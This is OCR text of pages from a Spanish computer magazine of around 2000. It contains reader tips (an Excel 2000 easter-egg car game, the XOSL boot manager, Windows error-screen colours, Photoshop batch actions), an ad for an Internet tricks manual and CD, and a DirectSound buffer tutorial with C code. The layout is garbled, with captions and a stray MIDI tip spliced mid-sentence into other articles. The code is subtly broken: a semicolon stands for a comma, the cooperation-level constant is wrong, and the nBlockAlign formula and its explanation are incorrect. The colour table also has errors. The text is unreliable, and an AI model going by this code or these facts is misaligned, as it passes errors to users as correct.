Otro método para pasar de MIDI a WAV, pero carísimo ya que hay que tener un sintetizador con disquetera y es un poco complicado, sería coger y conectar este aparato a la entrada de la tarjeta de sonido y reproducir


Juego de coches en Excel 2000

[Software / Ofimática]

Utilizando dos programas tan comunes como son Microsoft Excel y el software de la misma empresa, Internet Explorer, podemos disfrutar de un entretenido juego de coches debido a una utilidad oculta incluida en el primero de ellos. En primer lugar, arrancamos Excel 2000 y nos situamos en la opción del menú *Archivo/Guardar como* y guardamos una página en blanco como *Página Web.* Pulsamos el botón de *Publicar* y activamos la opción llamada *Agregar Interactividad con.* A continuación, guardamos el archivo HTM en nuestro disco duro.

Cambiamos de programa y abrimos esa misma página que hemos guardado pero con Internet Explorer. Entonces, la misma debería aparecer en el centro de la página. Nos situamos en la fila «2000» y en la columna «WB». Seleccionamos toda la mencionada fila «2000» y presionamos la tecla «Tab», por lo que nos situaremos en la columna «WC».

Para terminar pulsamos las teclas «Shift+Crtl+Alt» simultáneamente y hacemos clic con el ratón en el logo de Office situado en la parte superior izquierda de la pantalla. En el caso de que tengamos las librerías DirectX (algo que sucede en la mayoría de los casos), podremos jugar a un juego de coches bastante entretenido. Para utilizarlo hemos de desplazarnos con los cursores, disparar con el espacio, la tecla «O» para lanzar aceite y la «H» para encender las luces.


Resulta increíble cómo los pequeños programas ocultan las aplicaciones que utilizamos diariamente.


Jaime Rodríguez (Madrid)

TRUCO DEL MES

Administración de varios sistemas simultáneos

[Software / Sistema]

Me dirijo a vosotros en relación a un problema al que cada vez más usuarios debemos enfrentarnos por motivos diversos y que ya habéis tratado en diversas ocasiones en esta misma sección.



Existen multitud de alternativas a la hora de mantener y administrar varios sistemas en un mismo equipo.

Me refiero a la instalación de varios sistemas operativos en un mismo PC e incluso del mismo sistema de forma redundante. El caso es que me decidí enfrentarme a esta circunstancia después de leer la respuesta que le dabais a otro lector y tuve algunos problemas de configuración, por lo tanto investigué un poco por la Red y encontré una autentica joya, para mi humilde entender. El programa se llama XOSL y se encuentra en la dirección *www.xosl.org*, es más, su licencia es GPL.

Considero que es una maravilla, ya que incorpora entorno gráfico, ocultación de particiones, intercambio de discos, gestión de *passwords*, temporizador de arranque por defecto y soporte para ratón, además de una muy buena presentación y una excelente documentación, eso sí, en inglés. Considero que puede ser útil para mucha gente. Llevo con él instalado unas dos semanas y funciona realmente bien. Cualquier pregunta sobre mi experiencia con él no dudéis en remitirla a mi correo electrónico. Estaré encantado de atenderos.

Ángel Romeo Pico
angel88@jazzfree.com

el MIDI con todos los instrumentos del sintetizador. Pero claro, hay que tener la infraestructura para ello, y esto no es muy corriente.

José Luis García García
jgarciagarcia@nexo.es

Cambiar el color de las pantallas de error

[Software / Windows]

Con este curioso truco podremos cambiar los colores y fondos de las temibles y por otro lado habituales pantallas azules de error de Windows. Para ello tendremos que editar, por ejemplo con el programa NotePad o cualquier otro editor de textos, el archivo «System.ini» ubicado en el directorio de Windows. Dentro de éste tendremos que localizar la sección *386ENH* y añadir al final de la misma el siguiente texto: *MessageBackColor= Numero del color»* y *«MessageTextColor= Numero del color.*

Donde el número del color viene expresado en hexadecimal de acuerdo con los siguientes datos: negro: 0; azul: 1; verde: 2; cian: 3; rojo: 4; magenta: 5: marrón: 6; blanco: 7; azul intenso: 8; verde intenso: A; cian intenso: B; rojo intenso: C; magenta intenso: D; amarillo: E; y blanco: F.

Podemos convertir las temibles pantallas azules de error y cambiarlas de aspecto.


Eduardo Puertas Rodríguez
edua6@hotmail.com

PASO A PASO


«Macros» con Photoshop

[Software / Gráficos]


En las siguientes líneas, os vamos a detallar cómo crear una «macro» o proceso global de tareas que nos permitirá realizar un conjunto de acciones concretas para un archivo, en este caso una fotografía, y aplicárselo a un grupo de ficheros del mismo tipo sin necesidad de repetir una y otra vez la misma operación. Para la ocasión y utilizando el conocido Adobe Photoshop, vamos a coger una imagen con extensión «.jpg» y transformaremos su extensión a «.tif» cambiándole una serie de características tales como la resolución a 150 *pixels* y el tipo de color a CMYK.




PASO 1. Para empezar debemos abrir Photoshop e insertar una foto que utilizaremos como conejillo de indias. Cabe remarcar que no es estrictamente necesario que las fotografías que vayamos a transformar tengan las mismas características o siquiera el mismo tamaño del original. Una vez hecho esto, nos disponemos a grabar los pasos que iremos realizando y se quedarán como patrón para el resto de archivos. Como se puede apreciar en la fotografía, la carpeta *Acciones* (situada como pestaña en una de las subventanas del programa), contiene una flecha si pinchamos en ella, aparecen una serie de características entre las que se incluye *Acción nueva...*. Al hacer clic sobre ella, surge un recuadro, en el cual podemos apreciar variables como el nombre, configuración, etc... Nosotros únicamente cambiaremos el campo *Nombre* a *Macro*, y el resto de campos los dejaremos como vienen por defecto. A continuación daremos al botón de *Grabar* y, desde ese mismo instante, cualquier cambio que le apliquemos a la imagen quedará registrado en la acción que anteriormente habíamos creado. Si nos fijamos bien en unos controles situados justo en la parte inferior de la carpeta *Acciones*, veremos que tienen forma de controles multimedia, y que el botón rojo se habrá activado, esto es señal inequívoca de que Photoshop está grabando. Otro aspecto a tener en cuenta es que la acción *Macro* se ha quedado seleccionada en color azul.




PASO 2. Una vez definidos los parámetros e iniciada la «filmación» procedemos a modificar la fotografía, y el primer aspecto que vamos a cambiar será el color a CMYK. Seguramente, todas las personas que hayáis viajado en metro habréis coincidido alguna vez cerca de los grandes paneles que muestran anuncios a lo largo de todos los andenes. Si es el caso, también es bastante probable que hayáis caído en la cuenta de que la imagen está formada por combinaciones de millones de pequeños puntos que a su vez están unidos entre sí de cuatro en cuatro. Esos puntos corresponden a los cuatro colores fundamentales, más concretamente el cyan (azul), magenta (rojo), amarillo, y negro, y a ellos hacen referencia las siglas CMYK. Por lo tanto, pinchamos en *Imagen/Modo/Color CMYK*, y a la vez que se transforma la imagen vemos cómo aparece la acción almacenada dentro de *Macro*.




PASO 3. Para el cambio a 150 *pixels* la operación es la misma, pero pinchando en el menú *Imagen/Tamaño Imagen*. Como en el anterior caso, esta modificación de la imagen queda almacenada. El fin por el cual realizamos este aumento es el de aportarle una definición de 150 puntos por pulgada a la imagen. Esta propiedad se creó para dotarla de una mayor definición, la cual se puede volver en nuestra contra si el papel no es lo suficientemente bueno como para soportar tanta tinta.



PASO 4. Como paso final guardaremos la foto en el directorio deseado, teniendo muy en cuenta la extensión con la que se guarde, en este caso «.tif». A partir de este instante, ya se ha trazado el camino que las demás fotografías seguirán, para almacenarse en la mencionada carpeta.



PASO 5. Una vez finalizada la grabación, llegamos al punto donde la acción *Macro* se agrega a un proceso por lotes, al que se accede pinchando en *Archivo/Automatizar/Lote*. Elegiremos tanto la acción que hemos creado como las carpetas de origen y destino, y las imágenes pasarán automáticamente por nuestra «macro».



PASO6. El resultado queda patente, ya que podemos diferenciar fácilmente las fotos y sus distintas extensiones. Eso sí, nosotros hemos optado por estas determinadas opciones para grabar, evidentemente el método es el mismo si queréis realizar otros procesos.

Manual de Utilidades & Trucos Internet

De venta en todos los quioscos por 995 pesetas

El día 15 de diciembre se pone a la venta el número 2 del «Manual de Utilidades & Trucos Internet» con más de 700 trucos y las mejores soluciones prácticas para sacarle más partido a la experiencia de navegación por la Red.

Con el lanzamiento del número 2 del «Manual de Utilidades & Trucos Internet», la editorial VNU Business Publications reafirma su compromiso de dejar a un lado la teoría y plantear como único fin solucionar los problemas del usuario a la hora de introducirse en el «proceloso» mundo de Internet.

De nuevo, nuestro objetivo es condensar los consejos más importantes que debería tener en cuenta aquel usuario que quiera sacar el máximo provecho de su navegación por la Red. En total son más de 700 los trucos que hemos recopilado, divididos en diferentes apartados para que en cualquier momento se pueda echar mano de ellos y sea muy fácil localizarlos.

Contenidos

Los contenidos del número 2 del «Manual de Utilidades & Trucos Internet» son muy variados y abarcan todos los campos necesarios para convertirse en un experto internauta. El primer gran apartado que nos encontramos es el referente a las *suites* de comunicaciones Microsoft Internet Explorer 5.5 y Netscape 6.0.

A continuación explicamos la forma de sacar el máximo partido a utilidades tan importantes como Napster, GetRight o WebZip, fundamentales para disfrutar de las ventajas de Internet sin ninguna limitación.

En el apartado de programación podréis encontrar interesantes cursos de HTML, PHP3, JavaScript, MySQL, Java o VRML, lo que os permitirá poner en marcha vuestra propia web ofreciendo prestaciones que sólo se encuentran en *sites* realizados por experimentados programadores.

Las siguientes secciones incluidas en esta segunda edición se refieren a la seguridad, con artículos interesantes sobre el rastreo de e-mails o sobre cómo configurar un *firewall*, y a la telefonía móvil, donde os enseñaremos los mejores trucos para sacar el máximo partido a vuestro móvil, sea o no sea WAP.

El apartado «Paso a paso» recoge interesantes propuestas tales como montar un servidor web bajo Windows y Linux, envío de faxes vía módem, control remoto de equipos, comunidades virtuales, comprar casa en la Red, invertir en Bolsa, realizar sesiones de videoconferencia, etc.

Finalizamos el número 2 del «Manual de Utilidades & Trucos Internet» con la sección de apéndices (con los comandos FTP y Telnet explicados, así como un listado de proveedores de Internet) y con un amplio glosario de términos.



Trucos Internet CD


Junto con el «Manual de Utilidades & Trucos Internet» se incluye un CD-ROM que contiene más de 600 Mbytes de programas, cursos, tutoriales y utilidades de comunicaciones. Este CD-ROM debe ser considerado como una extensión de los textos publicados, ya que en él encontraréis todo tipo de utilidades para exprimir al máximo a la Red.

Uno de los puntos fuertes de este compacto es que en él se incluye al completo en formato .pdf (que se puede leer con el programa Acrobat Reader) el primer número del «Manual de Utilidades & Trucos Internet», por lo que aquellos lectores que no tuvieron en su día acceso a él podrán aprovecharlo de principio a fin.

Entornos de desarrollo

Arachnophilia 4: Completo editor de páginas HTML con posibilidades de importación de texto formateado y tablas. Soporta CGI, marcos, Java, JavaScript y desarrollo C++. En esta nueva versión incluye un cliente FTP para cargar tus páginas al servidor.

BloodshedDev-Pascal: Otro entorno de desarrollo gratuito para Turbo Pascal. Ofrece una gran cantidad de opciones para editar, compilar y depurar de forma rápida y sencilla.



Visualiza el código fuente de programas compilados en Java.

BloodshedDev-C 4: Excelente entorno de desarrollo que permite crear programas basados en C/C++. Añade un depurador con el que podrás realizar análisis de tus creaciones en tiempo real. Además en este directorio encontrarás varios ficheros de ayuda para este compilador.

DoScript: Editor de JavaScript para Windows que permite modificar código HTML y JavaScript.

EditPlus: Otro editor de páginas HTML que soporta ASP, JavaScript, VBScript, Perl, Java y C++.

FreeJava: Entorno de desarrollo que permite editar código, compilar y ejecutar *applets* de Java y aplicaciones.


MultiEdit: Editor para programadores que incluye la posibilidad de buscar y reemplazar, deshacer ilimitado, comparación de archivos y control de versiones entre otras funciones.



Ultima versión del reproductor


Borland JBuilder 4.0 Foundation

El nuevo entorno de desarrollo de Borland proporciona grandes posibilidades para el diseño de aplicaciones con Java. Esta versión es gratuita y cualquiera puede registrarse en la página de Borland (www.borland.com) para recibir el número de serie necesario para utilizarlo. Los usuarios de Linux también pueden encontrar los respectivos ficheros de instalación en la carpeta «\JBuilder4F\Linux\».



Nuevas opciones en esta

También encontrarás en el compacto la documentación de Jbuilder 4 Foundation y un montón de ejemplos que te mostrarán las posibilidades de este programa. Eso sí, volvemos a recalcar la importancia de registrarse en la Web para sacar todo el partido a JBuilder 4 Foundation.



Un entorno de desarrollo en C++

Multimedia

ACDSee 3.1: Excelente visualizador de ficheros gráficos. Soporta la mayoría de formatos incluyendo BMP, GIF, JPEG, PCX o Photo-CD entre otros formatos.

Microsoft DirectX 8: Última versión de las librerías de Microsoft para aprovechar al máximo el hardware del PC para aplicaciones y juegos.

Microsoft DirectX 8 NT/2000: Última versión de las librerías de Microsoft para aprovechar al máximo el hardware del PC para aplicaciones y juegos. Versión para Windows NT/2000.


Kashmir 3D: Excelente programa de generación de imágenes fotorrealísticas de paisajes naturales. Soporta el formato DEM (Digital Elevation Model).

Microsoft Windows Media Player 7: Reproductor multimedia de Windows en su versión en castellano.

PaintShop Pro 7: Este programa permite crear y editar imágenes gracias a la calidad de sus herramientas.

Real Player 8: Última versión del reproductor de ficheros multimedia a través de Internet con formato Real.

TheFontCreator: Con esta aplicación podrás crear y modificar tus fuentes.



Crea paisajes realistas de forma

Jesús Fernández (jesusf@bpe.es)



El buffer primario

Damos los primeros pasos en la generación del sonido 3D

En el presente capítulo, veremos la manera de configurar el formato de los datos que se almacenan en el *buffer* primario, además de profundizar en el manejo de los *buffers* DirectSound.

En la entrega anterior, os comentamos cuáles eran las características básicas de un sonido en cuanto al número de canales, frecuencia de muestreo, número de bits por muestra y formato de la onda. Una vez que tenemos claros estos conceptos fundamentales, llega el momento de profundizar en este mundillo. Para ello, hablaremos de los *buffers*, comenzando por el primario. En este sentido, podemos decir que el de nuestro objeto DirectSound también tiene un formato, cuyas características iniciales son: dos canales de sonido, frecuencia de muestreo igual a 22.050 Hz y un número de bits por muestra igual a ocho.

Parece lógico pensar que es posible modificar estos parámetros y, en efecto, así es. Nosotros podremos decidir el formato que deseemos, incluso, debemos hacerlo si no son ésas las características de los sonidos que pensamos emplear mayoritariamente, puesto que DirectSound, sea cual sea el formato de los datos originales, lo convertirá automáticamente al formato primario.

Y si lo que pretendemos es optimizar el rendimiento de nuestra aplicación, deberemos considerar un par de detalles. En primer lugar, tendremos en cuenta que DirectSound está pensado para trabajar con muestras de 16 bits y, en segundo, que el formato del *buffer* primario debe ser el mismo que el de los secundarios, evitando así innecesarias conversiones. Para modificar dicho formato, será necesario que el nivel de cooperación (expuesto en la entrega anterior) sea *DDSCL_PRIORITY*.

Si resumimos todo lo comentado hasta el momento, sabremos que los pasos que debemos seguir para inicializar un objeto DirectSound son los siguientes: crear el objeto, establecer el nivel de cooperación, obtener el acceso al *buffer* primario y fijar la estructura de este último (si lo deseamos). Un ejemplo de implementación podría ser algo similar a:



Código 1

```
LPDIRECTSOUND          lpDS;
LPDIRECSOUNDBUFFER     lpDSBuffer;
DSBUFFERDESC           dsbDesc;
WAVEFORMATEX           WaveFormat;

DirectSoundCreate (NULL;&lpDS,NULL);
lpDS->SetCooperativeLevel (hwnd,DDSCL_PRIORITY));

memset (&dsbDesc,0,sizeof(DSBUFFERDESC));
dsbDesc.dwSize = sizeof(DSBUFFERDESC);
dsbDesc.dwFlags = DSBCAPS_PRIMARYBUFFER;
dsbDesc.dwBufferBytes = 0;
dsbDesc.lpwfxFormat = NULL;
lpDS->CreateSoundBuffer (dsbDesc,lpDSBuffer,NULL);


memset (&WaveFormat,0,sizeof(WAVEFORMATEX));
WaveFormat.wFormatTag = WAVE_FORMAT_PCM;
WaveFormat.nChannels = 2;
WaveFormat.nSamplesPerSec  = 44100;
WaveFormat.nBitsPerSample  = 16;
WaveFormat.nBlockAlign = WaveFormat.wBitsPerSample*8/
                         WaveFormat.nChannels;
WaveFormat.nAvgBytesPerSec = WaveFormat.nSamplesPerSec*WaveFormat.nBlockAlign;
lpDSBuffer->SetFormat (&WaveFormat);
```

Si examinamos brevemente el código, observaremos que algunas estructuras no han sido aún expuestas, veamos una de ellas.


La estructura *WAVEFORMATEX*

En el fragmento de código del ejemplo anterior se puede observar que, para modificar el formato del *buffer*, es necesario emplear una estructura de tipo *WAVEFORMATEX*:

Esta estructura contendrá los parámetros del *buffer* primario, por tanto, lo ideal es



```
typedef struct {
  WORD    wFormatTag;
  WORD    nChannels;
  DWORD nSamplesPerSec;
  DWORD nAvgBytesPerSec;
  WORD    nBlockAlign;
  WORD    wBitsPerSample;
  WORD    cbSize;
} WAVEFORMATEX;
```



El SDK de Microsoft será la mejor referencia.

que recordemos sus campos. Comenzaremos con *wFormatTag*, que constituye un formato del tipo de onda (en nuestro caso, el valor siempre será *WAVE_FORMAT_PCM*).

Por su parte, *nChannels* representa el número de canales (uno para mono, dos para estéreo); *nSamplesPerSec* es la frecuencia de muestreo o número de muestras por segundo; y *nAvgBytesPerSec* se erige como la tasa de transferencia de datos necesaria. Si el formato es PCM (nuestro caso), la tasa de transferencia debe ser igual al producto de *nSamplesPerSec* y *nBlockAlign*. Este último parámetro marca el alineamiento en bytes. En nuestro ejemplo, deberá ser siempre igual al resultado de dividir el número de bits por muestra por ocho entre el número de canales (ver el ejemplo de implementación adjunto —Código 1—). Para terminar, *wBitsPerSample* marca el número de bits por muestra; donde emplearemos siempre 8 o 16 bits; y *cbSize* es la cantidad de información adicional (en bytes).

Características del dispositivo de sonido

A estas alturas es más que posible que alguien se plantee una pregunta lógica: «*Entonces, para DirectSound, ¿son todos los dispositivos de sonido iguales?*» La respuesta es, obviamente, no; cada uno de ellos tiene unas características que podremos obtener realizando una llamada al método *GetCaps* de la interfaz *IdirectSound*:

El parámetro de entrada es un puntero donde se almacenará una estructura de tipo *DSCAPS* que contendrá las características del

```
HRESULT IDirectSound::GetCaps (LPDSCAPS lpDSCaps);
```

dispositivo de sonido:

Veamos con más detenimiento cómo interpretar esas características. En la primera de ellas, debemos almacenar el

```
typedef {
    DWORD  dwSize;
    DWORD  dwFlags;
    DWORD  dwMinSecondarySampleRate;
    DWORD  dwMaxSecondarySampleRate;
    DWORD  dwPrimaryBuffers;
    DWORD  dwMaxHwMixingAllBuffers;
    DWORD  dwMaxHwMixingStaticBuffers;
    DWORD  dwMaxHwMixingStreamingBuffers;
    DWORD  dwFreeHwMixingAllBuffers;
    DWORD  dwFreeHwMixingStaticBuffers;
    DWORD  dwFreeHwMixingStreamingBuffers;
    DWORD  dwMaxHw3DAllBuffers;
    DWORD  dwMaxHw3DStaticBuffers;
    DWORD  dwMaxHw3DStreamingBuffers;
    DWORD  dwFreeHw3DAllBuffers;
    DWORD  dwFreeHw3DStaticBuffers;
    DWORD  dwFreeHw3DStreamingBuffers;
    DWORD  dwTotalHwMemBytes;
    DWORD  dwFreeHwMemBytes;
    DWORD  dwMaxContigFreeHwMemBytes;
    DWORD  dwUnlockTransferRateHwBuffers;
    DWORD  dwPlayCpuOverheadSwBuffers;
    DWORD  dwReserved1;
    DWORD  dwReserved2;
} DSCAPS, *LPDSCAPS;
```

tamaño de la propia estructura, recordad que ocurría lo mismo en DirectDraw y que su finalidad era poder emplear estructuras de mayor tamaño para nuevas interfaces. El segundo campo son las banderas que definen las características generales del dispositivo de sonido; nosotros podemos encontrar once.

Para empezar, *DSCAPS_CERTIFIED* define un controlador certificado y probado por Microsoft; y con *DSCAPS_CONTINUOUSRATE* el controlador puede emplear frecuencias de muestreo comprendidas entre los valores *dwMinSecondarySampleRate* y *dwMaxSecondarySampleRate*. Por su lado, *DSCAPS_EMULDRIVER* indica que no hay controlador instalado para el dispositivo de sonido, por lo que las llamadas efectuadas serán emuladas.

Mientras, *DSCAPS_PRIMARY16BIT* aclara que el dispositivo es capaz de trabajar con un *buffer* primario que emplee muestras de 16 bits; y *DSCAPS_PRIMARY8BIT* señala que puede operar con uno que use muestras de 8 bits. *DSCAPS_PRIMARYMONO* especifica que funcionará con un *buffer* primario de un único canal (mono); y *DSCAPS_PRIMARYSTEREO* define que lo hará con uno estéreo.

Asimismo, *DSCAPS_SECONDARY16BIT* y *DSCAPS_SECONDARY8BIT* marcan que el dispositivo está capacitado para trabajar con *buffers* secundarios que utilicen muestras de 16 y 8 bits, respectivamente. Por último, *DSCAPS_SECONDARYMONO* y *DSCAPS_SECONDARYSTEREO* concretan que la solución de audio puede actuar con *buffers* secundarios de un canal (mono) y estéreo, respectivamente.

De estas características básicas se extraerán las funciones que puede realizar el hardware y, así, conseguiremos una mayor eficiencia en las llamadas a DirectSound.

Continuemos revisando el significado del resto de los campos de la estructura *DSCAPS*.

dwPrimaryBuffers determina el número de *buffers* primarios que el dispositivo puede manejar. (siempre uno); *dwMaxHwMixingAllBuffers* limita la cantidad máxima de *buffers* disponibles por hardware; y *dwMaxHwMixingStaticBuffers*, la cifra más elevada de *buffers* de sonido estáticos.

Igualmente, *dwMaxHwMixingStreamingBuffers* marca el número máximo de *buffers* canalizados disponibles por hardware, puesto que por software es ilimitado. *dwFreeHwMixingAllBuffers* indica la cantidad de *buffers* libres; *dwFreeHwMixingStaticBuffers*, el .número de *buffers* estáticos libres; y *dwFreeHwMixingStreamingBuffers*, el de los canalizados.

Además, *dwMaxHw3DallBuffers* concreta la cifra máxima de *buffers* 3D disponibles por hardware, ya que por software de nuevo es ilimitada. *dwMaxHw3DstaticBuffers* señala el número máximo de *buffers* hardware 3D estáticos disponibles, mientras que

Igual que ocurría con las superficies en DirectDraw, todo alrededor de DirectSound gira en torno a los *buffers*


dwMaxHw3DstreamingBuffers lo hace con los canalizados.

dwFreeHw3DallBuffers determina el número de *buffers* 3D libres, *dwFreeHw3DstaticBuffers* hace lo propio con los estáticos y *dwFreeHw3DstreamingBuffers* se ocupa de los canalizados. También, *dwTotalHwMemBytes* se encarga de delimitar el tamaño de la memoria hardware (en bytes) y *dwFreeHwMemBytes* el de la memoria hardware libre (en bytes). De otro lado, *dwMaxContigFreeHwMemBytes* especifica el tamaño del mayor bloque de memoria contigua, en bytes.


Finalizando, *dwUnlockTransferRateHwBuffers* se centra en la velocidad de transferencia (en Kbytes por segundo) de envío de datos a los *buffers* de sonido hardware; y *dwPlayCpuOverheadSwBuffers* realiza la descripción de la sobrecarga (como tanto por ciento de los ciclos de la CPU) necesaria para mezclar *buffers* por software.

Características del sistema de audio

Al igual que no todos los dispositivos son iguales, tampoco lo son los sistemas de audio. Vosotros escucharéis los sonidos que emitan vuestras tarjetas de forma dife-



Ejemplo incluido en CD ACTUAL.



Ejemplo incluido en el SDK de Microsoft.

rente si tenéis conectados unos cascos o una pareja de altavoces. Pero, acusaréis aún más la diferencia si empleáis un sistema de sonido de cuatro altavoces. El método *SetSpeakerConfig* de la API DirectSound permite establecer la configuración del sistema:

```
HRESULT IDirectSound:: SetSpeakerConfig(DWORD dwSpeakerConfig );
```

